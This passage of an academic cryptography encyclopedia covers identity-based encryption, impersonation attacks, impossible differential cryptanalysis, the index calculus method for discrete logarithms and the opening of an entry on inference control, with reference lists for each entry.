While elegant, Cocks's construction is somewhat bandwidth-demanding. In addition, separately encrypting each bit of plaintext makes it difficult to turn the scheme into a chosen-ciphertext secure multi-bit encryption scheme. In 2007, Boneh et al. [9] showed how to construct a multi-bit quadratic-residuosity-based IBE scheme featuring much shorter ciphertexts. Other IBE systems avoiding the limitation of Cocks's proposal will be covered in the chapter dedicated to identity-based encryption.

Recommended Reading

1. Barreto PSLM, Libert B, McCullagh N, Quisquater JJ (2005) Efficient and provably-secure identity-based signatures and signcryption from bilinear maps. In: Advances in cryptology – Asiacrypt '05. Lecture notes in computer science, vol 3788. Springer, Heidelberg, pp 515–532
2. Bellare M, Namprempre C, Neven G (2004) Security proofs for identity-based identification and signature schemes. In: Advances in cryptology – Eurocrypt '04. Lecture notes in computer science, vol 3027. Springer, Heidelberg, pp 268–286
3. Bellare M, Namprempre C, Pointcheval D, Semanko M (2001) The power of RSA inversion oracles and the security of Chaum's RSA-based blind signature scheme. In: Financial cryptography 2001. Lecture notes in computer science, vol 2339. Springer, Heidelberg, pp 309–328
4. Bellare M, Neven G (2007) Identity-based multi-signatures from RSA. In: RSA conference cryptographers' track (CT-RSA '07). Lecture notes in computer science, vol 4377. Springer, Heidelberg, pp 145–162
5. Bellare M, Palacio A (2002) GQ and schnorr identification schemes: proofs of security against impersonation under active and concurrent attacks. In: Advances in cryptology – Crypto '02, Lecture notes in computer science, vol 2442. Springer, Heidelberg, pp 162–177
6. Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In: Proceedings of the 1st ACM conference on computer and communications security, Fairfax, pp 62–73
7. Beth T (1988) Efficient zero-knowledge identification scheme for smart cards. In: Advances in cryptology – Eurocrypt '88. Lecture notes in computer science, vol 330. Springer, Heidelberg, pp 77–84
8. Boneh D, Franklin M (2001) Identity based encryption from the Weil pairing, SIAM J of Comput 32(3): 586–615, 2003. Earlier version in advances in cryptology – Crypto '01. Lecture notes in computer science, vol 2139. Springer, Heidelberg, pp 213–229
9. Boneh D, Gentry C, Hamburg M (2007) Space-efficient identity-based encryption without pairings. In: Proceedings of the FOCS '07, Providence, pp 647–657
10. Cha JC, Cheon JH (2003) An identity-based signature from gap Diffie-Hellman groups. In: Public Key Cryptography 2003 (PKC '03). Lecture notes in computer science, vol 2567. Springer, Heidelberg, pp 18–30
11. Cayrel PL, Gaborit P, Girault M (2007) Identity-based identification and signature schemes using correcting codes. In: Workshop of cryptography and coding 2007, Versailles
12. Cayrel PL, Gaborit P, Galindo D, Girault M (2009) Improved identity-based identification using correcting codes. In: Computing Research Repository (CoRR) abs/0903.0069
13. Cocks C (2001) An identity based encryption scheme based on quadratic residues. In: Proceedings of cryptography and coding. Lecture notes in computer science, vol 2260. Springer, Heidelberg, pp 360–363
14. Dodis Y, Katz J, Xu S, Yung M (2003) Strong key-insulated signature schemes. In: Public key cryptography 2003 (PKC '03). Lecture notes in computer science, vol 2567. Springer, Heidelberg, pp 130–144
15. Fiat A, Shamir A (1986) How to prove yourself: practical solutions to identification and signature problems. In: Advances in cryptology – Crypto '86. Lecture notes in computer science, vol 263. Springer, Heidelberg, pp 186–194
16. Fujisaki E, Okamoto T (1999) Secure integration of asymmetric and symmetric encryption schemes. In: Advances in cryptology – Crypto '99. Lecture notes in computer science, vol 1666. Springer, Heidelberg, pp 537–554
17. Fischlin M, Fischlin R (2002) The representation problem based on factoring. In: RSA conference cryptographers' track (CT-RSA '02). Lecture notes in computer science, vol 2271. Springer, Heidelberg, pp 96–113
18. Galindo D, Herranz J, Kiltz E (2006) On the generic construction of identity-based signatures with additional properties, In: Avances in cryptology – Asiacrypt '06. Lecture notes in computer science, vol 4284. Springer, Heidelberg, pp 178–193

19. Galindo D, Garcia FD (2009) A schnorr-like lightweight identity-based signature scheme. In: Progress in cryptology – Africacrypt '09. Lecture notes in computer science, vol 5580. pp 135–148
20. Gentry C, Ramzan Z (2006) Identity-based aggregate signatures. In: Public key cryptography 2006 (PKC '06). Lecture notes in computer science, vol 3958. Springer, Heidelberg, pp 257–273
21. Gentry C, Silverberg A (2002) Hierarchical ID-based cryptography. In: Advances in cryptology – Asiacrypt '02. Lecture notes in computer science, vol 2501. Springer, Heidelberg, pp 548–566
22. Goldwasser S, Micali S, Rivest R (1998) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
23. Guillou L, Quisquater JJ (1998) A "Paradoxical" identity-based signature scheme resulting from zero-knowledge. In: Advances in cryptology – Crypto '88. Lecture notes in computer science, vol 403. Springer, Heidelberg, pp 216–231
24. Herranz J (2006) Deterministic identity-based signatures for partial aggregation. Comput J 49(3):322–330
25. Kiltz E, Mityagin A, Panjwani S, Raghavan B (2005) Append-only signatures. In: International colloquium automata, languages and programming (ICALP '05). Lecture notes in computer science, vol 3580. Springer, Heidelberg, pp 434–445
26. Hess F (2003) Efficient identity based signature schemes based on pairings. In: Proceedings of SAC '02. Lecture notes in computer science, vol 2595. Springer, Heidelberg, pp 310–324
27. Horwitz J, Lynn B (2002) Toward hierarchical identity-based encryption. In: Advances in cryptology – Eurocrypt '02. Lecture notes in computer science, vol 2332. Springer, Heidelberg, pp 466–481
28. Okamoto T (1992) Provably secure and practical identification schemes and corresponding signature schemes. In: Advances in cryptology – Crypto '92. Lecture notes in computer science, vol 740. Springer, Heidelberg, pp 31–53
29. Ong H, Schnorr CP (1990) Fast signature generation with a fiat shamir-like scheme. In: Advances in cryptology – Eurocrypt '90. Lecture notes in computer science, vol 473. Springer, Heidelberg, pp 432–440
30. Paterson KG (2002) ID-based signatures from pairings on elliptic curves. Available at http://eprint.iacr.org/2002/004/
31. Paterson KG, Schuldt J (2006) Efficient Identity-based signatures secure in the standard model. In: 11th Australasian conference on information security and privacy (ACISP '06). Lecture notes in computer science, vol 4058. Springer, Heidelberg, pp 207–222, 387–398
32. Pointcheval D, Stern J (1996) Security proofs for signature schemes. In: Advances in cryptology – Eurocrypt '96. Lecture notes in computer science, vol 1070. Springer, Heidelberg, pp 387–398
33. Pointcheval D, Stern J (2000) Security arguments for digital signatures and blind signatures. J Cryptol 13(3):361–396
34. Sakai R, Ohgishi K, Kasahara M (2000) Cryptosystems based on pairing. In: The 2000 symposium on cryptography and information security, Okinawa, Japan
35. Schnorr CP (1989) Efficient identification and signatures for smart cards. In: Advances in cryptology – Crypto '89. Lecture notes in computer science, vol 435. Springer, Heidelberg, pp 239–252
36. Shamir A (1984) Identity based cryptosystems and signature schemes. In: Advances in cryptology – Crypto '84. Lecture notes in computer science, vol 196. Springer, Heidelberg
37. Waters B (2005) Efficient identity-based encryption without random oracles. In: Advances in cryptology – Eurocrypt 2005. Lecture notes in computer science, vol 2567. Springer, Heidelberg, pp 114–127

Identity-Based Encryption

Martin Gagné
Department of Computer Science, University of Calgary, Calgary, Canada

Synonyms

IBE; ID-based encryption

Related Concepts

►Public Key Cryptography

Definition

An identity-based encryption scheme is a public key encryption scheme in which any bit string can serve as a public key.

Background

The concept of identity-based encryption (IBE) was first introduced by Shamir in 1984 [8]. His original motivation was to eliminate the need for directories and certificates by using the identity of the receiver as the public key. While solutions for the related problem of identity-based signature were quickly found, identity-based encryption proved much more challenging.

The first usable and provably secure IBE scheme was proposed in 2001 by Boneh and Franklin using bilinear pairings in elliptic curve groups [2]. In the same year, Cocks built an IBE scheme based on the quadratic residuosity problem [4], but that scheme was very inefficient. A more efficient provably secure scheme based on the same problem was later presented by Boneh, Gentry, and Hamburg [3]. Recently, Gentry, Peikert, and Vaikuntanathan showed that IBE schemes could also be constructed using new hard problems in lattices [6].

Theory

In traditional public key encryption, public keys tend to look fairly random, and are not easily associated with a user. For example, when one wants to send his credit card number to make a purchase on a Web site, he wants to be sure that he is really encrypting the message using the public key of the Web site, and not that of a hacker posing as the Web site. For that reason, it is necessary to have a trusted

authority who can issue certificate that confirms which public key belongs to which user and prevents impersonation. With an identity-based encryption scheme, one could simply encrypt the message using the URL of the Web site as the public key.

An identity-based encryption scheme consists of four randomized algorithms: Setup, Extract, Encrypt, and Decrypt.

Setup: Takes as input a security parameter and outputs the system parameters and master-key. The system parameters must include the description of the message space $\mathcal{M}$ and the ciphertext space $\mathcal{C}$. The system parameters will be publicly known while the master-key is known only to the private key generator.


Extract: Takes as input the system parameters, the master-key, and an arbitrary string ID and outputs the private key d_{ID} corresponding to the public key ID.

Encrypt: Takes as input the system parameters, a public key ID, and a plaintext $M \in \mathcal{M}$ and outputs a corresponding ciphertext.


Decrypt: Takes as input the system parameters, a private key d_{ID}, and a ciphertext $C \in \mathcal{C}$ and outputs the corresponding plaintext.

The algorithms *Setup* is run by a trusted party, the *private key generator* (PKG). The PKG also runs the algorithm *Extract* at the request of a user who wishes to obtain the private key corresponding to some string (see Fig. 1). Note that the user needs to prove to the PKG that he is the legitimate "owner" of this string (for example, to obtain the private key corresponding to "bob@yahoo.com," the user must prove that bob@yahoo.com is truly his email address), and the private key must be returned to the user on a secure channel in order to keep the private key secret. The algorithms *Encrypt* and *Decrypt* are run by the users to encrypt and decrypt messages. They must satisfy the standard consistency constraints, namely, if all the algorithms are applied correctly, then any message in the plaintext space encrypted with the algorithm *Encrypt* should be correctly decrypted by the algorithm *Decrypt* when using the appropriate private key.

Some identity-based encryption schemes can support an hierarchy of public keys [7]. In those hierarchical identity-based encryption (HIBE) schemes, public keys are vectors of bit strings and the private corresponding to public key $\langle ID_1, \ldots, ID_n \rangle$ can be used as a master key to produce private keys corresponding to public keys of the form $\langle ID_1, \ldots, ID_n, ID_{n+1} \rangle$ (see Fig. 2). These hierarchical identity-based encryption schemes allow a root PKG to distribute the workload of producing private keys and verifying identities by delegating to lower-level PKGs. They



Identity-Based Encryption. Fig. 1 Private key request in an IBE scheme



Identity-Based Encryption. Fig. 2 Hierarchy of public keys in an HIBE

are also useful in environments in which a natural hierarchy is present (for example, a head of a company computes keys for managers, who in turn compute keys for employees).

Applications

As mentioned before, identity-based encryption was originally designed to simplify public key infrastructure. It is, however, a very versatile tool that can be used for a multitude of other applications. Here are a few examples.

Ephemeral public keys: An identity-based encryption scheme can be used to make public keys expire by using the public key "receiver-address ‖ current-date," where current-date can be the day, week, month, or year depending on the frequency at which the users are required to renew their key. This way, a user's decryption capability can be revoked simply by letting his key expire and not issuing a new one.

Managing user credentials: By encrypting the messages using the address "receiver-address ‖ current-date ‖

clearance-level," the receiver will be able to decrypt the message only if he has the required clearance.

Chosen-ciphertext security: Public key encryption schemes secure against adaptive chosen ciphertext attack can be devised from identity-based encryption schemes secure against chosen plaintext attack [1]. This method is in fact frequently used to construct depth d hierarchical identity-based encryption schemes secure against chosen ciphertext attack from depth $d + 1$ hierarchical identity-based encryption schemes secure against plaintext attack.

Open Problems

The most active area of research in identity-based encryption is the construction of efficient identity-based encryption schemes based on lattice problems. These schemes could offer a lower asymptotic computational complexity than the schemes based on pairings or quadratic residues, and could potentially resist attacks from quantum computers, but the most efficient schemes known today remain slower than the best pairing-based scheme. A lattice-based scheme whose efficiency rivals that of pairing-based schemes would be a significant breakthrough.

On a more theoretical point of view, all the current identity-based encryption schemes are either inefficiently reduced to a well-known complexity assumption [9], or based on slightly exotic problems [5]. It would be interesting to see if one could construct an efficient identity-based encryption scheme whose security can be tightly reduced to a well-known complexity assumption.

Recommended Reading

1. Boneh D, Canetti R, Halevi S, Katz J (2006) Chosen-ciphertext security from Identity-based encryption. SIAM J Comput 36(5):915–942
2. Boneh D, Franklin M (2001) Identity based encryption scheme from the weil pairing. In: Kilian J (ed) Advances in cryptology – CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer-Verlag, Berlin, pp 213–229
3. Boneh D, Gentry C, Hamburg M (2007) Space-efficient identity based encryption without pairings. In: Proceedings of the 48th annual IEEE symposium on foundations of computer science – FOCS 2007, Providence, RI. IEEE Computer Society, Los Alamitos, CA, pp 647–657
4. Cocks C (2001) An identity based encryption scheme based on quadratic residues. In: Proceedings of the 8th IMA international conference on cryptography and coding, Cirencester, UK. Lecture notes in computer science, vol 2260. Springer-Verlag, Berlin, pp 360–363
5. Gentry C (2006) Practical identity-based encryption without random oracles. In: Vaudenay S (ed) Advances in cryptology – EUROCRYPT 2006. Lecture notes in computer science, vol 4004. Springer-Verlag, Berlin, pp 445–464
6. Gentry C, Peikert C, Vaikuntanathan V (2008) Trapdoors for hard lattices and new cryptographic constructions. In: Proceedings of the 40th annual ACM symposium on theory of computing – STOC 2008, Victoria, BC. ACM, New York, pp 197–206
7. Gentry C, Silverberg A (2002) Hierarchical ID-based cryptography. In: Zheng Y (ed) Advances in cryptology – ASIACRYPT 2002. Lecture notes in computer science, vol 2501. Springer-Verlag, Berlin, pp 149–155
8. Shamir A (1985) Identity-based cryptosystems and signature schemes. In: Blakley GR, Chaum D (eds) Advances in cryptology – CRYPTO 84. Lecture notes in computer science, vol 196. Springer, Berlin, pp 47–53
9. Waters B (2005) Efficient identity-based encryption without random oracles. In: Cramer R (ed) Advances in cryptology – EUROCRYPT 2005. Lecture notes in computer science, vol 3494. Springer-Verlag, Berlin, pp 114–127

Impersonation Attack

Carlisle Adams
School of Information Technology and Engineering (SITE), University of Ottawa, Ottawa, Ontario, Canada

Related Concepts

►Entity Authentication; ►Identification

Definition

An *impersonation attack* is an attack in which an adversary successfully assumes the identity of one of the legitimate parties in a system or in a communications protocol. The goal of a strong ►identification or ►entity authentication protocol is to make negligible the probability that for a given party A, any party C distinct from A, carrying out the protocol and playing the role of A, can cause another party B to complete and accept A's identity [1].

Recommended Reading

1. Menezes A, van Oorschot P, Vanstone S (1997) Handbook of applied cryptography. CRC, Boca Raton, FL

Implicit Key Authentication

►Key Authentication

Impossible Differential Attack

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Differential Cryptanalysis

Definition

Impossible differential attack is a ►chosen plaintext attack and is an extension of ►differential cryptanalysis.

Background

Impossible differential attack [1] was defined in 1998 and has been shown to break 31 out of 32 rounds of the cipher ►Skipjack [5], designed by the NSA and declassified in 1998. Independently, an attack based on similar principles was used by Knudsen in 1998 to cryptanalyse six rounds of the cipher *DEAL* [3] which was one of his proposals for the AES (►Rijndael/AES). The attack, using impossible differentials, was shown to be a generic tool for ►cryptanalysis [2] and was applied to improve on the best known attacks for such strong and long standing ►block ciphers as ►IDEA and Khufu [4], breaking round-reduced versions of these ciphers. The two main ideas were the ►miss-in-the-middle technique for construction of impossible events inside ciphers and the *sieving technique* for filtering wrong key-guesses.

Theory

Once the existence of impossible events in a cipher is proven, it can be used directly as a *distinguisher* from a *random permutation* (►Substitutions and Permutations). Furthermore one can find the keys of a cipher by analyzing the rounds surrounding the impossible event, and guessing the subkeys of these rounds. All the keys that lead to a contradiction are obviously wrong. The impossible event in this case plays the role of a *sieve*, methodically rejecting the wrong key guesses and leaving the correct key. It is important to note that the miss-in-the-middle technique is only one of the ways to construct impossible events and that the sieving technique is only one of the possible ways to exploit them.

In order to get a feel of the attack, consider a cipher $E(\cdot)$ with n-bit blocks, a set of input differences P of cardinality 2^p and a corresponding set of output differences Q of cardinality 2^q. Suppose that no difference from P can cause an output difference from Q. One may ask how many chosen texts should be requested in order to distinguish $E(\cdot)$ from a random permutation? In general, about 2^{n-q} pairs with differences from P are required. This number can be reduced by using *structures* (a standard technique for saving chosen plaintexts in differential attacks). In the optimal case, one may use structures of 2^p texts which contain about 2^{2p-1} pairs with differences from P. In this case $2^{n-q}/2^{2p-1}$ structures are required, and the number of chosen texts used by this distinguishing attack is about $2^{n-p-q+1}$ (assuming that $2p < n - q + 1$). Thus the higher $p + q$ is, the better is the distinguisher based on the impossible event.

Impossible differential attack has become a popular tool of cryptanalysis and has been used recently for the analysis of many ciphers and hash functions (Camelia, Aria, Safer, Clefia, Misty, and various versions of AES).

Recommended Reading

1. Biham E, Biryukov A, Shamir A (1999) Cryptanalysis of Skipjack reduced to 31 rounds using impossible differentials. In: Stern J (ed) Advances in cryptology – eurocrypt'99. Lecture notes in computer science, vol 1592. Springer, Berlin, pp 12–23
2. Biham E, Biryukov A, Shamir A (1999) Miss in the middle attacks on IDEA and Khufu. In: Knudsen LR (ed) Fast software encryption, FSE'99. Lecture notes in computer science, vol 1636. Springer, Berlin, pp 124–138
3. Knudsen LR (1998) DEAL – a 128-bit block cipher. Technical report 151, Department of informatics, University of Bergen, Norway
4. Merkle RC (1991) Fast software encryption functions. In: Menezes A, Vanstone SA (eds) Advances in cryptology – crypto'90. Lecture notes in computer science, vol 537. Springer, Berlin, pp 476–501
5. NIST (1998) Skipjack and KEA algorithm specification. Technical report, http://csrc.nist.gov/CryptoToolkit/skipjack/skipjack-kea.htm. version 2.0

Index Calculus Method

Kim Nguyen
Bundesdruckerei GmbH, Berlin, Germany

Related Concepts

►Discrete Logarithm Problem; ►Factor Base; ►Function Field Sieve; ►Number Field Sieve for the DLP; ►Smoothness

Definition

Index calculus originally refersto a method for computing discrete logarithms in a ►finite field in ►subexponential time complexity (►Discrete Logarithm Problem). The basic ideas appeared first in the work of Western and

Miller [1]. The original algorithm was invented independently by Adleman [2], Merkle [3], and Pollard [4] according to Odlyzko [5]. The first partial analysis of the complexity of the algorithm is due to Adleman [2].

Theory

Consider a finite field k with multiplicative ►group G generated by g. The main and trivial observation on which index calculus relies is that once the discrete logarithms $\log_g(g_i)$ are known, then the discrete logarithm for an element defined by $\prod_i g_i^{n_i}$ is given by the sum

$$\sum_i n_i \log_g(g_i) \bmod |G|.$$

Given the element h of G, index calculus computes the discrete logarithm $\log_g(h)$ in two main steps:

1. In a precomputation step, $\log_g(g_i)$ for sufficiently many elements g_i of G is computed.
2. Find an element g^y such that hg^y has the form $hg^y = \prod_i g_i^{n_i}$. Then by the above remark the discrete logarithm $\log_g(h)$ can be computed easily.

The way the discrete logarithms in step 1 are obtained is as follows:
Assume we have a surjective map $\phi : R \to G$ from a ►ring R, in which we have unique factorization in prime elements, to G. In the case that the surjection ϕ can be efficiently inverted, we can lift elements from G to R. Assume we have a factorization

$$\phi^{-1}(g^x) = \prod_{p \in S} p^{n_{p,x}},$$

where S, the ►factor base, denotes a subset of the set P of prime elements of R. This implies, via application of ϕ, that the equality $g^x = \prod_{p \in S} \phi(p)^{n_{p,x}}$ in G holds. Hence taking discrete logarithms to the base g we obtain

$$x = \sum_{p \in S} n_{p,x} \log_g(\phi(p)) \bmod |G|.$$

In order to recover the values $\log_g(\phi(p))$ for $p \in S$ it is now sufficient to run through two steps:

- In the first step (often referred to as ►sieving step), we collect more than $|S|$ distinct relations; these then form an overdefined system of linear equations modulo the order of the group $|G|$.
- Solve the resulting system of linear equations mod$|G|$ using linear algebra and obtain the values $\log_g(\phi(p))$ for $p \in S$.

Given any element $h \in G$, we then search for an element g^y such that $\phi^{-1}(hg^y)$ has the form

$$\phi^{-1}(hg^y) = \prod_{p \in S} p^{n_{p,y}}.$$

$\log_g(h)$ can than be computed by

$$\log_g(h) \equiv -y + \sum_{p \in S} n_{p,y} \log_g(\phi(p)) \bmod |G|.$$

Applications

Implementation Choice and Complexity Estimate

The most obvious choices for the ring R are:

1. The natural numbers $\mathbb{N}$ in the case of prime fields $G = \mathbb{F}_p^*$.
2. The ring $\mathbb{F}_p[x]$ of polynomials over $\mathbb{F}_p$ in the case of extension fields $G = \mathbb{F}_{p^n}$ (►Extension field).

For the set S we choose smooth prime elements of the ring R (►smoothness):

1. The prime numbers less than or equal to a smoothness bound B:
$$S = \{p \in \mathbb{N} \text{ prime} \mid p \le B\}$$
in the case of prime fields.
2. The ►irreducible polynomials of norm less than or equal to a smoothness bound B:
$$S = \{f \in \mathbb{F}_p[x] \text{ irreducible} \mid p^{\deg(f)} \le B\}$$
in the case of extension fields.

Using results on the distribution of smooth elements one sees that using a smoothness bound $B = L_{p^n}(1/2, \sqrt{1/2})$, the first step of collecting relations by computing random powers g^x takes expected time $L_{p^n}(1/2, \sqrt{2})$ (►L-notation for a definition of the preceding notation). In the case of prime fields, we have $n = 1$ in this and all subsequent expressions. Here one has to be careful to also take into account the time needed for the smoothness test of the lifted elements $\phi^{-1}(g^x)$. However, using the ►Elliptic Curve Method for factoring in the prime field case one has an expected running time of $L_p(1/2, 1)$ for factorization (in the worst case), while in the case of extension fields, for a polynomial f over $\mathbb{F}_p$ of degree n factorization using the Berlekamp algorithm has complexity $O(n^3 + tpn^2)$, where t denotes the number of irreducible factors of the polynomial f.

For the linear algebra part, one notes that the resulting system of around $L_{p^n}(1/2, \sqrt{1/2})$ linear equations is

sparse, hence special methods can be applied for the solution of this system which have expected running time $L_{p^n}(1/2, \sqrt{2})$.

Finally, for the last step of finding a smooth lift of the form $\phi^{-1}(g^x)$ the running time estimation of $L_{p^n}(1/2, \sqrt{2})$ of the first step applies as well, resulting in an overall expected running time of $L_{p^n}(1/2, \sqrt{2})$ for the complete index calculus algorithm.

Variants of the Algorithm

By replacing $\mathbb{N}$ or $\mathbb{F}_p[x]$ with different rings also allowing unique factorization one obtains variants of the classical index calculus algorithm.

One of the most important variants in the case of prime fields uses the ring of Gaussian integers $\mathbb{Z}[i]$ of the imaginary quadratic field $\mathbb{Q}(i)$ and is therefore called the *Gaussian integer method* (refer to [6] for more details). It has expected running times $L_p(1/2, 1)$ for the precomputation part of the algorithm and $L_p(1/2, 1/2)$ for the computation of individual discrete logarithms.

In the case of extension fields, Coppersmith's method is of special importance. It is applicable only in the case of small characteristic and was the first method to compute discrete logarithms in subexponential complexity better than $L_{2^n}(1/2, c)$; its expected running time is $L_{2^n}(1/3, 1.588)$ (see [7]). It was realized later that this method in fact is a special case of the function field sieve (►Sieving in function fields).

Index Calculus Using the Number Field Sieve

A different idea to solve the discrete logarithm problem in a finite field $k = \mathbb{F}_p$ is to find integers s and t such that the equation $g^s \cdot h^t = w^q$ holds for some $w \in k$, where q is a divisor of the order of the multiplicative group k^*. If t is coprime to q we have then computed $\log_g(h) \bmod q$ since we have

$$log_g(h) \equiv -st^{-1} \bmod q.$$

Having computed $\log_g(h)$ modulo the different primes dividing the order of k^* we can then recover $\log_g(h)$ using the ►Chinese Remainder Theorem.

We are thus led to the problem of constructing q–th powers in k, i.e., relations of the form $g^s \cdot h^t = w^q$. Index calculus techniques can be applied to this problem. If we choose R to be the ring of integers of a more general, nontrivial number field, we are led to techniques related to the ►Number Field Sieve for factoring.

Contrary to the techniques described above, the approach using ►Number Field Sieve for DLP uses two factor bases: one consisting of small rational primes, the other consisting of algebraic primes of small norm.

This is due to the fact that the Number Field Sieve approach uses two different maps ϕ: one is the natural projection $\phi_1 : \mathbb{N} \to \mathbb{F}_p$, while the second one ϕ_2 is a certain projection from the ring of algebraic integers R to $\mathbb{F}_p$.

In the sieving stage, pairs of smooth elements s_1, s_2 are collected which have the additional property that the equality $\phi_1(s_1) = \phi_2(s_2)$ holds. Again we are led to a system of linear equations, and solving this system will lead to the construction of a q–th power in $\mathbb{F}_p$ and will thus yield the solution of the discrete logarithm problem. Schirokauer presented an algorithm based on this approach that has complexity $L_p(1/3, (64/9)^{1/3})$ (see [8]).

Details regarding the application of the Number Field Sieve in this setting can be found in [9] and [8]. See also the entry on the ►Discrete Logarithm Problem for more details on recent challenges and attacks.

Significant advances could be achieved recently in the special case of medium primes both for the function field and the number field sieve. Refer to [10], [11] and the entry on the ►Function Field Sieve.

Index Calculus and Elliptic Curves

The ►elliptic curve discrete logarithm problem (ECDLP) has attracted great interest since its introduction to cryptography in 1985. One of the most interesting features of this problem is that it has up till now resisted all attempts to apply index calculus techniques to it.

Consider the ECDLP on a curve over the finite field $\mathbb{F}_{p^n}$. The most naive idea would be to take a surjection $\phi : K \to \mathbb{F}_{p^n}$, choose an elliptic curve E' over K reducing to E via ϕ, and thus obtain a map between elliptic curves $\phi : E'(K) \to E(\mathbb{F}_{p^n})$, the most obvious one being $\phi : \mathbb{Q} \to \mathbb{F}_p$ in the case of prime fields. However, properties of elliptic curves over global fields imply that there is no chance to lift sufficiently many points from $E(\mathbb{F}_p)$ to $E(\mathbb{Q})$ with reasonably sized coefficients in order to be able to apply index calculus techniques. The main ingredient here is the existence of a quadratic form called canonical height on the Mordell–Weil group (modulo torsion) of the global elliptic curve.

A different approach (known as XEDNI calculus) suggested to first lift sufficiently many points from $E(\mathbb{F}_p)$ to $\mathbb{Q}$ and then fit a globally defined elliptic curve through these global points. However, this idea was proven to have expected running time $O(p)$, far worse than the square root complexity of the exhaustive search approach.

Recently significant advances with respect to index calculus methods on elliptic curves and curves of higher genus could be achieved. See especially [12] that contains a survey of the state of the art with respect to index calculus applied to the divisor class group of curves. Also,

I

Diem ([12]) and Gaudry ([13]) independently came up with an index calculus attack of subexponential complexity for elliptic curves defined over small degree extension fields. More precisely, one considers the extension field $\mathbb{F}_{q^n}$, then if one allows n to go to infinity, the complexity of their algorithm remains subexponential as long as n is upper bounded by $O(\sqrt{\log(q)})$. Although this result does not have any impact on cryptosystems being currently used in practice, it is a significant breakthrough as for the first time it was possible to establish an index calculus attack on elliptic curves that – at least asymptotically – has subexponential complexity.

Recommended Reading

1. Wester AE, Miller JCP (1968) Tables of indices and primitive roots. Royal society mathematical tables, vol 9. CUP
2. Adleman LM (1979) A subexponential algorithm for the discrete logarithm problem with applications to cryptography. In: Proc 20th IEEE found comp sci symp, pp 55–60
3. Merkle R (1993) Discrete logarithms in F_p using the number field sieve. SIAM J Discrete Math 6:124–138
4. Pollard J (1978) Monte Carlo methods for index computations (mod p). Math Comp 32:918–924
5. Odlyzko A (1985) Discrete logarithms in finite fields and their cryptographic significance. In: Advances in cryptology: proceedings of EUROCRYPT 84, lecture notes in computer science 209, Springer, pp 224–314
6. Lamacchia BA, Odlyzko AM (1991) Computation of discrete logarithms in prime fields. Designs, Codes and Cryptography 1:47–62
7. Coppersmith D (1984) Fast evaluation of discrete logarithms in fields of characteristic two. IEEE Trans Inform Theory 30:587–594
8. Schirokauer O (1993) Discrete logarithms and local units. Philos Trans Roy Soc London Ser A 345:409–423
9. Gordon DM (1979) Secrecy, authentication and public key systems. Ph.D. Dissertation, Dept. of Electrical Engineering, Stanford University
10. Joux A, Lercier R (2006) The function field sieve in the medium prime case. In: Proceedings EUROCRYPT 2006, pp 254–270
11. Joux A, Lercier R, Smart N, Vercauteren F (2006) The number field sieve in the medium prime case. In: Proceedings EUROCRYPT 2006, pp 326–344
12. Diem C (2009) On arithmetic and the discrete logarithm problem in class groups of curves. Habil Thesis, Leipzig
13. (2008) Index calculus for abeliam varieties of small dimension and the elliptic curve discrete logarithm problem. J Symbolic Comput

Indistinguishability of Encryptions

►Semantic Security

Inference Control

Joachim Biskup
Fakultät für Informatik, Technische Universität Dortmund, Dortmund, Germany

Related Concepts

►Access Control from an OS Security Perspective; ►Information Flow Control

Definition

Inference control is a mechanism to confine the information content of data or behavior made accessible to or being observable by a participant to whom some piece(s) of information should be kept confidential.

Background

Dorothy Denning gave a first authoritative introduction to inference control in her seminal book on cryptography and data security [12], mainly focusing on inference (and ►information flow) problems related to programming language constructs [1, 7, 11, 13, 23, 28] and ►statistical databases [6, 14, 15, 31]. Later on, inference control has been studied in a large variety of other fields, including general query processing in information systems [4, 5, 16, 27], labeling in ►mandatory access control systems [8–10, 22, 24, 30, 32], noninterference properties for general computing systems [18, 21, 26], and information hiding in various contexts [19, 20, 25]. The survey by Farkas/Jajodia [17] provides a critical summary, and both the textbook by Bishop [2] and the monograph by Biskup [3] treat important aspects of inference control.

Theory

Aiming to preserve the *confidentiality* of some piece(s) of *information*, the security *mechanism* of inference control restricts the *access* to *data* or *behavior* or manipulates data or behavior deliberately shown – or just being visible – to some participant, in order to confine that participant in the *usability* of his observations employing *rational reasoning*.

In principle, though in practice not always performed, considering the goals of inference control should be an integral part of both *granting privileges* for an *access control* system and of *distributing keys* for *encryption*, and thereby enabling access to data and thus to the information represented by that data. Moreover, as far as a cryptographic mechanism, using a secret or private key, converts data such that an unauthorized observer, without a knowledge of the key employed, cannot gain information about the original

